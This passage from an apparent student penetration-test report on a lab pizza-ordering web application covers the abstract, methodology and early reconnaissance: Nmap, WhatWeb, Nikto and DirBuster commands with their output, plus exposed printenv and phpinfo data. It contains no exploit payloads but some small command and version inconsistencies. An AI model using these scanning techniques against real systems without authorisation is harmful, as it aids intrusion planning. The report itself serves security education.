



**Abertay  
University**

# **Web Application Security Assessment**

A penetration test conducted on Hacklab Pizza's web application

**Sarah Gardiner**

CMP319: Web Application Penetration Testing

BSc Ethical Hacking Year 3

2022/23

*Note that Information contained in this document is for educational purposes.*

# Abstract

---

For modern day businesses, technology is an unavoidable sector and one needed for a business to succeed and flourish. Websites are a requirement for reaching customers and advertising a business, and the online space can prove to be a great tool for organizations to organize and manage customer information and business deals. Naturally, data gathered from users should always be protected, and in the current age of the internet websites are constantly targeted for the information they hold.

This report details the penetration test conducted against the website belonging to Hacklab Pizza, a small pizza business emerging into the online market. The test follows the OWASP Web Application testing Methodology and allowed for the discovery of several critical vulnerabilities that could be used to significantly damage not only the target website, but the business and customers using it. The discovered vulnerabilities range from insecure file permissions, improper user input sanitization, and improper storing of user credentials.

Exploitation of these vulnerabilities allowed for access to the administrative interface, viewing of all user accounts present on the server, and the ability to download, change, and delete information stored on the website's database.

Although there were many significant vulnerabilities found, the test also revealed that there was some protections in place. The website's underlying systems were not found to be using default credentials, and it took multiple attempts on several forms to find user input that was vulnerable to SQL injection. While there were some protections in place, these were not enough, and need to be expanded to protect the entire website and all its users. Mitigations that can be used on the application and server have been outlined in this report and will hopefully be of use to the client and their business.

# Contents

---

1	Introduction .....	1
1.1	Background .....	1
1.2	Aims.....	2
2	Procedure.....	3
2.1	Overview of Procedure .....	3
2.2	Information Gathering .....	4
2.2.1	Fingerprinting the Web Server.....	4
2.2.2	Reviewing Webserver Metafiles .....	5
2.2.3	Enumerating Applications on the Webserver .....	6
2.2.4	Identification of Application Entry Points .....	6
2.2.5	Map Execution Paths Through Application.....	8
2.3	Configuration and Deployment Management Testing .....	10
2.3.1	Test Application Platform Configuration .....	10
2.3.2	Enumerate Infrastructure and Application Admin Interfaces .....	18
2.3.3	Test HTTP Methods.....	19
2.3.4	Testing HTTP Strict Transport Security .....	21
2.4	Identity Management Testing.....	22
2.4.1	Testing Role Definitions .....	22
2.4.2	Testing User Registration Process.....	24
2.5	Authentication testing .....	25
2.5.1	Testing for Default Credentials .....	25
2.5.2	Testing for Weak Lock Out Mechanism .....	25
2.5.3	Testing for Weak Password Policy .....	26
2.5.4	Testing for Weak Password Change or Reset Functionalities.....	28
2.6	Authorization Testing.....	29
2.6.1	Testing Directory Traversal File Include.....	29
2.6.2	Testing for Insecure Direct Object References .....	32
2.7	Session Management Testing .....	33
2.7.1	Testing for Session Management Schema .....	33
2.7.2	Testing for Logout Functionality .....	34
2.8	Input Validation Testing.....	35

2.8.1	Testing for Reflected Cross Site Scripting .....	35
2.8.2	Testing for Stored Cross Site Scripting .....	36
2.8.3	Testing for SQL Injection .....	38
2.8.4	Testing for Incubated Vulnerabilities .....	41
2.9	Testing for Error Handling .....	44
2.9.1	Testing for Improper Error Handling .....	44
2.10	Testing for Weak Cryptography .....	45
2.10.1	Testing for Weak Transport Layer Security .....	45
2.10.2	Testing for Sensitive Information Sent via Unencrypted Channels .....	46
2.11	Business Logic Testing .....	47
2.11.1	Testing Business Logic Data Validation .....	47
3	Results .....	48
3.1	Vulnerability Disclosure .....	48
3.1.1	Outdated System Versions .....	48
3.1.2	Weak and Non-Existent Cryptography .....	49
3.1.3	Unfiltered User Input .....	52
3.1.4	Information Leakage .....	55
3.1.5	Weak Account Protection .....	56
3.2	Discussion .....	58
3.3	Future Work .....	58
4	References .....	59
Appendices part 1 .....		64
Appendix A: Omitted Methodology .....		64
Appendix B: Site Information .....		67
4.1.1	OWASP ZAP Spidering Scan Output .....	67
4.1.2	DirBuster Scan Output .....	69
4.1.3	Nikto Scan Output .....	73
4.1.4	Nmap Vulnerability Scan Output .....	75

# 1 INTRODUCTION

## 1.1 BACKGROUND

---

Websites and technology have become the backbone of any successful modern-day business, and in the past 30 years alone, businesses have shifted from having to focus on physical shop locations to prioritizing the development and upkeep of online shops, hosted in the digital world.

Unfortunately, the dangers a digital business faces are significantly harder to deal with than those that affect physical locations. Organizations have had to move from protecting against potential break-ins from criminals in their local area, to protecting against criminals from around the world. Anyone with internet access can access a website, and while this has proven great for the success of businesses, the threats are now greater than ever. Studies by the UK government found that around four in ten businesses reported having a cybersecurity breach in 2022 (UK Government, 2022) and it is estimated that cybercrime costs the United Kingdom's economy over £27 billion pounds a year (Cabinet Office, 2022). Unfortunately, having to defend against a cyber-attack has now become a question of not if, but *when*.

Because of this, testing a business's cybersecurity requires not thinking like a typical user, but thinking like the hacker that may target the website in the future. Penetration tests are a key tool to discovering what a threat actor would achieve and access if attempting to hack into a site. Hacklab Pizza has requested such a test be carried out on their systems, using methods that are commonly used in cyberattacks seen worldwide.

## 1.2 AIMS

---

The aim of this penetration test is to assess the vulnerabilities present within the target web server and report them in a clear and concise manner, alongside mitigations to help the client remediate any problems found.

The test itself aims to be conducted using tools and techniques commonly seen by malicious threat actors targeting businesses similar to the size and operation type of the client. To do this, the “think like a hacker” mindset will be applied, and areas of the site that would be most sought after by a malicious user will be targeted. Each vulnerability found will be tested to assess its exploitability, the level of access a user would be able to obtain from exploiting it, and the sensitivity of the data found. This strategy aims to paint a clear picture of the overall security of the website and will highlight the difficulties that the client may face if the detected vulnerabilities are not rectified.

# 2 PROCEDURE

## 2.1 OVERVIEW OF PROCEDURE

---

To conduct a penetration test on the website hosted at 192.168.1.20, the OWASP (Open Web Application Security Project) Web Security Testing (stable version 4.2) framework (OWASP, 2023) was followed. This framework outlines industry-standard testing procedures, and follows the black box approach for testing web applications, where the tester knows nothing or very little about the application that is being tested (OWASP, 2023), as is the case for this penetration test

It should be noted that some steps of the OWASP Web Security Testing framework, as they were not applicable to the website being tested. The omitted steps can be found in Appendix A. Every step that was followed has been outlined in this section of the report.

The main stages of this test are as follows:

- 1) Information Gathering
- 2) Configuration and Deployment Management Testing
- 3) Identity Management Testing
- 4) Authentication Testing
- 5) Authorization Testing
- 6) Session Management Testing
- 7) Input Validation Testing
- 8) Testing for Error Handling
- 9) Testing for Weak Cryptography
- 10) Business Logic Testing

Additionally, the following tools were used within the penetration test:

- Nmap
- WhatWeb
- Wireshark
- OWASP ZAP
- Nikto
- DirBuster
- cURL
- Metasploit
- SQLMap
- SSLScanner
- Burp Suite
- Cookies Quick Manager

It should be noted that all tools were used on a Kali Linux machine.

## 2.2 INFORMATION GATHERING

The Information Gathering stage involved finding information about the website that could be used later to further the penetration test. The data found in this first stage of the test was publicly available.

### 2.2.1 Fingerprinting the Web Server

This first stage of the penetration test looked to identify the type and version of web server that the target site is running on.

To do this, the web scanning tool WhatWeb was used to identify the versions of software running on the web server. With the command 'whatweb 192.168.0.1.10', it was discovered that the web server hosting the site is using Apache version 2.4.3, and that it is running PHP version 2.4.3 (see Figure 2.1).

```
(kali@kali)-[~]
$ whatweb 192.168.1.10
http://192.168.1.10 [200 OK] Apache[2.4.3], Country[RESERVED][ZZ], HTTPServer[Unix][Apache/2.4.3 (Unix) PHP/5.4.7], IP[192.168.1.10], PHP[5.4.7], PasswordField[password,password], Script[JavaScript], Title[Food Plaza:Home], X-Powered-By[PHP/5.4.7]
```

Figure 2.1: Using WhatWeb, various key pieces of information about the web server was discovered.

Next, the response headers within HTTP packets were examined to confirm the information returned with WhatWeb, and to see if any other new data could be discovered about the web server. Using Wireshark, individual packets were analyzed, and as Figure 2.2 shows, it was possible to confirm the information returned by WhatWeb.

No.	Time	Source	Destination	Protocol	Length	Info
13	2022-10-21 09:36:36.641744587	192.168.1.253	192.168.1.10	TCP	74	56162 → 80 [SYN]
14	2022-10-21 09:36:36.642216678	192.168.1.10	192.168.1.253	TCP	74	80 → 56162 [SYN,
15	2022-10-21 09:36:36.642334992	192.168.1.253	192.168.1.10	TCP	66	56162 → 80 [ACK]
16	2022-10-21 09:36:36.642668031	192.168.1.253	192.168.1.10	HTTP	435	GET / HTTP/1.1
17	2022-10-21 09:36:36.643046968	192.168.1.10	192.168.1.253	TCP	66	80 → 56162 [ACK]
18	2022-10-21 09:36:36.649669347	192.168.1.10	192.168.1.253	HTTP	6271	HTTP/1.1 200 OK
19	2022-10-21 09:36:36.649790853	192.168.1.253	192.168.1.10	TCP	66	56162 → 80 [ACK]
20	2022-10-21 09:36:41.650728575	192.168.1.253	192.168.1.10	TCP	66	56162 → 80 [FIN,
21	2022-10-21 09:36:41.651674852	192.168.1.10	192.168.1.253	TCP	66	80 → 56162 [FIN,
22	2022-10-21 09:36:41.651711364	192.168.1.253	192.168.1.10	TCP	66	56162 → 80 [ACK]

GET / HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: PHPSESSID=d2v58irhe6hu5ak0dhmmbkr40
Upgrade-Insecure-Requests: 1
HTTP/1.1 200 OK
Date: Fri, 21 Oct 2022 13:36:36 GMT
Server: Apache/2.4.3 (Unix) PHP/5.4.7
X-Powered-By: PHP/5.4.7
Content-Length: 5982
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

Figure 2.2: Captured packets on Wireshark confirmed the information returned by WhatWeb

Wireshark also highlighted the information that is sent through HTTP headers from the website to the server, which included the PHP session ID cookie.

The scanning tool Nmap was also used to assess which ports and services were running on the web server. Using the command 'nmap -p -sV -sC 192.168.1.10', as seen in Figure 2.3, showed that the server had



three open ports: Port 21, running ProFTPD, Port 80, running Apache HTTP server (as was expected), and finally Port 3306, running MySQL. The scan also confirmed the presence of a 'robots.txt' file.

```
(kali㉿kali)-[~]
└─$ nmap -p- -sV -sC 192.168.1.10
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-21 11:02 EDT
Nmap scan report for 192.168.1.10
Host is up (0.00034s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.4a
80/tcp    open  http     Apache httpd 2.4.3 ((Unix) PHP/5.4.7)
|_ http-robots.txt: 1 disallowed entry
|_ _OKOYIVMXJTY0/doornumbers.txt
|_ _http-title: Food Plaza:Home
|_ _http-server-header: Apache/2.4.3 (Unix) PHP/5.4.7
3306/tcp  open  mysql    MySQL (unauthorized)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.23 seconds
```

Figure 2.3: An Nmap scan conducted against the web server


A final Nmap scan was conducted to assess if the software versions running on the server contained any known vulnerabilities. This was done using the command 'sV -oN VulnScan.txt --script vulners 192.168.1.10' and showed that ProFTPD and Apache HTTP Server were both vulnerable to several vulnerabilities. The output of this scan can be seen in Appendix B: Site Information, section 4.1.4.

### 2.2.2 Reviewing Webserver Metafiles

In this step of the penetration test, the aim was to analyze and test metadata files for leaked information relating to the web application's paths and functionality.

The first step was to analyze the 'robots.txt' file. This file is used to tell search engine crawlers which URLs the crawler can or cannot access on a site and can often reveal restricted paths and sensitive files that can help create a more targeted attack during later stages of a penetration test (Paganini, 2015).

The 'robots.txt' file for the target website was found through an Nmap scan conducted during the fingerprinting stage, in section 2.2.1. Figure 2.4 shows the file, which only contains two lines of text.



```
User-agent: *
Disallow: OKOYIVMXJTY0/doornumbers.txt
```

Figure 2.4: The website's 'robots.txt' file

The first line, "User-agent \*" indicates that the following information applies to all search engine spiders. The second line contained a URL that was also seen in Figure 2.3, and leads to a file that contains keypad entry numbers for company rooms.

### 2.2.3 Enumerating Applications on the Webserver

This stage aimed to find out which applications are hosted on the web server, ideally to see if there is any outdated software present. To do this, another Nmap scan was run to identify if there are any other outlying ports that had not yet been identified. Using the command 'nmap -Pn -sT -sV -p0-65535 192.168.1.10' allowed for a much wider scope of ports to be scanned when compared to the first Nmap scan done (shown in Figure 2.3). The results of the scan, which can be seen in Figure 2.5 confirmed that there were not any other open ports or services.

```
$ nmap -Pn -sT -sV -p0-65535 192.168.1.10
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-12 11:40 EST
Nmap scan report for 192.168.1.10
Host is up (0.0012s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.4a
80/tcp    open  http     Apache httpd 2.4.3 ((Unix) PHP/5.4.7)
3306/tcp  open  mysql    MySQL (unauthorized)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.03 seconds
```

Figure 2.5: Nmap confirmed the open ports on the web server

### 2.2.4 Identification of Application Entry Points

Here, the aim is to find areas of the application that take in user input in some form. This was done by simply navigating through the website using a browser. User input was identified at the following directories:

- /index.php
  - Login form
    - Email
    - Password
    - A “Remember me” box
  - Registration form
    - First Name
    - Last Name
    - Email
    - Password
    - Confirm Password
    - Security question (A drop down list)
    - Security answer
- /admin/login-form.php
  - Login form
    - Username
    - Password

The following input can only be completed when a user is logged in:

- /member-profile.php
  - Password Change Form

- Old Password
  - New password
  - Confirm New password
- Add delivery address form
  - First Name
  - Street address
  - P.O Box Number
  - City
  - Mobile Number
  - Landline number
- Change profile photo button
  - Allows for a file to be uploaded
- /ratings.php
  - Rating form
    - Allows for text to be entered, which is then displayed on the “Member Ratings” page

There were also forms present at */tables.php* and */partyhalls.php* that took in the date and time a user would want to reserve a hall or table. While these take in user input, the input is restricted to only numbers (excluding the AM or PM section of the time input)

### 2.2.5 Map Execution Paths Through Application

In this stage, the aim was to understand and map the structure of the target web application. To do this, the automatic spidering tool OWASP ZAP was used.

The scan was conducted firstly by configuring the proxy settings on Firefox to use a manual proxy configuration. This allows for the communications between the browser and the server to be sent through ZAP first, meaning ZAP can capture all request and responses between the two (Khalil, 2018).

Next, the target website was loaded on the browser, and ZAP was able to spider the website as an unauthenticated user. To allow ZAP to spider the site as an authenticated user, the POST URL for the login form was identified (see Figure 2.6).



Figure 2.6: The POST URL belonging to the login form

By right-clicking on this URL and browsing to 'include in context > New Context' on the menu, the session properties for the URL could then be edited to include user credentials. This was done by going to 'Authentication' in the menu of the session properties and changing the authentication method to be form-based authentication. Then, the target URL was changed to point to the login form. Figure 2.7 shows what the authentication session properties were set to at this stage.




Figure 2.7: Editing the session properties on ZAP to allow for authenticated spidering

Next, under 'Users', a new user was added for ZAP to use. This user had already been registered, so only the login details were required. ZAP was given a username of "email@email.com" and a password of "password" to use, as shown in Figure 2.8.




Figure 2.8: Giving ZAP credentials to use

After that, the POST URL was flagged as the login context that had been created and Forced User Mode was enabled. Finally, the scan was started by right clicking on the POST URL and navigating to 'Attack > Active Scan'.

Once ZAP had finished scanning as an authenticated user, some other URLs that were not present on the ZAP scan were navigated to while still using the ZAP proxy. These URLs were all within the '/admin' directory.

All URLs that were found during this stage of the test can be seen in Appendix B: Site Information, section 4.1.1.

While ZAP found a significant amount of URLs that are available to typical users of the site, the missing of the '/admin' directory indicated that it had not yet found everything that may be located on the site. To find all possible directories, it was decided to use the tool DirBuster to brute force URLs.

Using DirBuster's medium-sized directory list, the tool was able to find 26 directories and 95 files, all of which can be seen in Appendix B: Site Information, section 4.1.2.

---

This stage of the test aimed to find if any default files related to the underlying software of the web

---

```

+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ OSVDB-3268: /install/: Directory indexing found.
+ OSVDB-3092: /install/: This might be interesting...
+ OSVDB-3268: /stylesheets/: Directory indexing found.
+ OSVDB-3092: /stylesheets/: This might be interesting...
+ OSVDB-3233: /cgi-bin/printenv: Apache 2.0 default script is executable and gives server environment variable
s. All default scripts should be removed. It may also allow XSS types of attacks. http://www.securityfocus.com
/bid/4431.
+ OSVDB-3233: /cgi-bin/test-cgi: Apache 2.0 default script is executable and reveals system information. All d
efault scripts should be removed.
+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a l
ot of system information.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /images/: Directory indexing found.
+ OSVDB-3268: /docs/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 9687 requests: 0 error(s) and 31 item(s) reported on remote host

```

Figure 2.10: Default files and directories were confirmed with Nikto

Further investigation of these directories revealed that a significant amount of sensitive information was present and publicly accessible. Starting with '/docs' it was seen that several files intended for developers or administrators of the site were included, such as a changelog and a support file (see Figure 2.11).

## Index of /docs







<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>		-	
 <a href="#">changelog.txt</a>	2016-06-13 10:12	1.1K	
 <a href="#">install.txt</a>	2016-06-13 10:12	1.1K	
 <a href="#">readmefirst.txt</a>	2016-06-13 10:12	1.8K	
 <a href="#">support.txt</a>	2016-06-13 10:12	813	
 <a href="#">~\$C 409 TERM PROJECT..&gt;</a>	2016-06-13 10:12	162	

Figure 2.11: The files included in '/docs'

The above files conveyed some interesting information about the behind-the-scenes of the site, such as the functionality of customer and administrator accounts which could be seen in '/readmefirst.txt' (see Figure 2.12).

```

The customer is able to:
i. View the various promotions by Pizza-Inn e.g. "Super Tuesday"
ii. View other customers' ratings(customer satisfaction) of the restaurant
iii. Register if a new customer, including their location
iv. Login to make table reservations or order pizza delivery
v. Select the type and number of pizza to order
vi. Indicate the time for pizza delivery (It has been altered/All food will be delivered on the ordering date)
vii. Rate the restaurant's services and/or products (Various Pizzas)

The administrator is able to:
i. Login
ii. View reports on number of pizza delivery orders and/or sit reservations in the restaurant
iii. Assign the orders or reservations to particular staff
iv. Set the start and end times for special price orders (promotions)
v. Send general messages to the customers

```

Figure 2.12: A snippet of the 'readmefirst.txt' file from the '/docs' directory



The `’/install’` folder, shown in Figure 2.13, had a single text file that indicated a new module was being added soon (see Figure 2.14)

Index of /install			
Name	Last modified	Size	Description
<hr/>			
 <a href="#">Parent Directory</a>		-	
 <a href="#">coming_soon.txt</a>	2016-06-13 10:12	103	
<hr/>			

Figure 2.13: The `’/install’` directory and its contents

```
The installation module will be added soon. Please stay on alert for the coming updates. macdonaldgeek.
```

Figure 2.14: A text file suggesting new content was being added soon

As for the `’/cgi-bin’` directory, although access to the directory itself was forbidden (see Figure 2.15), it was possible to access the files contained within the directory.

←

→

↺

🏠

🔒 192.168.1.10/cgi-bin/ 90% ☆

Kali Linux

Kali Tools

Kali Docs

Broken Web Apps

Web Hacking

Food Plaza:Home

# Access forbidden!

You don't have permission to access the requested directory. There is either no index document or the directory is read-protected.

If you think this is a server error, please contact the [webmaster](#).

## Error 403

[192.168.1.10](#)  
Apache/2.4.3 (Unix) PHP/5.4.7

Figure 2.15: It was not possible to access the `’/cgi-bin’` directory

This included the `’printenv’` file that is mentioned in the Nikto scan. This file contains information about all of the CGI environment variables (Nessus Tenable, 2023), and as Figure 2.16 shows, relayed a fair bit of information about the web server.



```
CONTEXT_DOCUMENT_ROOT="/opt/lampp/cgi-bin/"
CONTEXT_PREFIX="/cgi-bin/"
DOCUMENT_ROOT="/mnt/sda2/swag/target"
GATEWAY_INTERFACE="CGI/1.1"
HTTP_ACCEPT="text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8"
HTTP_ACCEPT_ENCODING="gzip, deflate"
HTTP_ACCEPT_LANGUAGE="en-US,en;q=0.5"
HTTP_CONNECTION="keep-alive"
HTTP_COOKIE="PHPSESSID=8icpa0nuilspg273bg28sughg4; SecretCookie=VzIgLJyfDTIgLJyfYzAioFV6pTSmp3qipzD6ZGL3ZmLkBGV3Zj%3D%3D"
HTTP_HOST="192.168.1.10"
HTTP_UPGRADE_INSECURE_REQUESTS="1"
HTTP_USER_AGENT="Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
LD_LIBRARY_PATH="/opt/lampp/lib:/opt/lampp/lib:/opt/lampp/lib"
PATH="/usr/local/sbin:/usr/local/bin:/sbin:/usr/sbin:/bin:/usr/bin"
QUERY_STRING=""
REMOTE_ADDR="192.168.1.253"
REMOTE_PORT="38326"
REQUEST_METHOD="GET"
REQUEST_SCHEME="http"
REQUEST_URI="/cgi-bin/printenv"
SCRIPT_FILENAME="/opt/lampp/cgi-bin/printenv"
SCRIPT_NAME="/cgi-bin/printenv"
SERVER_ADDR="192.168.1.10"
SERVER_ADMIN="you@example.com"
SERVER_NAME="192.168.1.10"
SERVER_PORT="80"
SERVER_PROTOCOL="HTTP/1.1"
SERVER_SIGNATURE=""
SERVER_SOFTWARE="Apache/2.4.3 (Unix) PHP/5.4.7"
UNIQUE_ID="Y8GEwH8AAAEABrfrjMAAAAJ"
```

Figure 2.16: The file 'printenv' contained potentially sensitive variables about the webserver

The final file of interest was found at *'/phpinfo.php'*, and contained, as the name suggests, a significant amount of information about PHP and its configuration in use on the web server. Figure 2.17 shows a snippet of the data on this file, which includes the build date of the PHP application and the paths to configuration files.

## PHP Version 5.4.7



<b>System</b>	Linux box 3.0.21-tinycore #3021 SMP Sat Feb 18 11:54:11 EET 2012 i686
<b>Build Date</b>	Sep 19 2012 11:10:36
<b>Configure Command</b>	<pre> ./configure '--prefix=/opt/lampp' '--with-apxs2=/opt/lampp/bin/apxs' '--with-config-file-path=/opt/lampp/etc' '--with-mysql=mysqlnd' '--enable-inline-optimization' '--disable-debug' '--enable-bcmath' '--enable-calendar' '--enable-ctype' '--enable-ftp' '--enable-gd-native-ttf' '--enable-magic-quotes' '--enable-shmop' '--disable-sigchild' '--enable-sysvsem' '--enable-sysvshm' '--enable-wddx' '--with-gdbm=/opt/lampp' '--with-jpeg-dir=/opt/lampp' '--with-png-dir=/opt/lampp' '--with-freetype-dir=/opt/lampp' '--with-zlib=yes' '--with-zlib-dir=/opt/lampp' '--with-openssl=/opt/lampp' '--with-xsl=/opt/lampp' '--with-ldap=/opt/lampp' '--with-gd' '--with-imap-ssl' '--with-imap=/opt/lampp' '--with-gettext=/opt/lampp' '--with-mssql=/opt/lampp' '--with-sybase-ct=/opt/lampp' '--with-interbase=shared,/opt/interbase' '--with-mysql-sock=/opt/lampp/var/mysql/mysql.sock' '--with-oci8=shared,instanclient,/opt/lampp/lib/instantclient' '--with-mcrypt=/opt/lampp' '--with-mhash=/opt/lampp' '--enable-sockets' '--enable-mbstring=all' '--with-curl=/opt/lampp' '--enable-mbregex' '--enable-zend-multibyte' '--enable-exif' '--with-bz2=/opt/lampp' '--with-sqlite=shared,/opt/lampp' '--with-sqlite3=/opt/lampp' '--with-libxml-dir=/opt/lampp' '--enable-soap' '--enable-pcntl' '--with-mysqli=mysqlnd' '--with-pgsql=shared,/opt/lampp/postgresql' '--with-iconv' '--with-pdo-mysql=mysqlnd' '--with-pdo-pgsql=/opt/lampp/postgresql' '--with-pdo-sqlite' '--enable-intl' '--with-icu-dir=/opt/lampp' '--enable-fileinfo' '--enable-phar' </pre>
<b>Server API</b>	Apache 2.0 Handler
<b>Virtual Directory Support</b>	disabled
<b>Configuration File (php.ini) Path</b>	/opt/lampp/etc
<b>Loaded Configuration File</b>	/opt/lampp/etc/php.ini
<b>Scan this dir for additional .ini files</b>	(none)
<b>Additional .ini files parsed</b>	(none)
<b>PHP API</b>	20100412
<b>PHP Extension</b>	20100525

Figure 2.17: A snippet of the information contained in the file 'phpinfo.php'

Additionally, a look through the file revealed that information on the configuration of a PHP session could be found (see Figure 2.18) and the PHP variables in use (see Figure 2.19)

## session

Session Support	enabled
Registered save handlers	files user
Registered serializer handlers	php php_binary wddx

Directive	Local Value	Master Value
session.auto_start	Off	Off
session.cache_expire	180	180
session.cache_limiter	nocache	nocache
session.cookie_domain	no value	no value
session.cookie_httponly	Off	Off
session.cookie_lifetime	0	0
session.cookie_path	/	/
session.cookie_secure	Off	Off
session.entropy_file	no value	no value
session.entropy_length	0	0
session.gc_divisor	1000	1000
session.gc_maxlifetime	1440	1440
session.gc_probability	1	1
session.hash_bits_per_character	5	5
session.hash_function	0	0
session.name	PHPSESSID	PHPSESSID
session.referer_check	no value	no value
session.save_handler	files	files
session.save_path	no value	no value
session.serialize_handler	php	php
session.upload_progress.cleanup	On	On
session.upload_progress.enabled	On	On
session.upload_progress.freq	1%	1%
session.upload_progress.min_freq	1	1
session.upload_progress.name	PHP_SESSION_UPLOAD_PROGRESS	PHP_SESSION_UPLOAD_PROGRESS
session.upload_progress.prefix	upload_progress_	upload_progress_
session.use_cookies	On	On
session.use_only_cookies	On	On

Figure 2.18: It was possible to see how PHP sessions were configured

## PHP Variables

Variable	Value
_COOKIE["PHPSESSID"]	8icpa0nuilspg273bg28sughg4
_COOKIE["SecretCookie"]	VzlgLjyfdTlgLjyFyzAioFV6pTSmp3qipzD6ZGL3ZmLkBGV3Zj==
_SERVER["UNIQUE_ID"]	Y8GI5H8AAEAABnmhOYAAAAF
_SERVER["HTTP_HOST"]	192.168.1.10
_SERVER["HTTP_USER_AGENT"]	Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
_SERVER["HTTP_ACCEPT"]	text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*; q=0.8
_SERVER["HTTP_ACCEPT_LANGUAGE"]	en-US,en;q=0.5
_SERVER["HTTP_ACCEPT_ENCODING"]	gzip, deflate
_SERVER["HTTP_CONNECTION"]	keep-alive
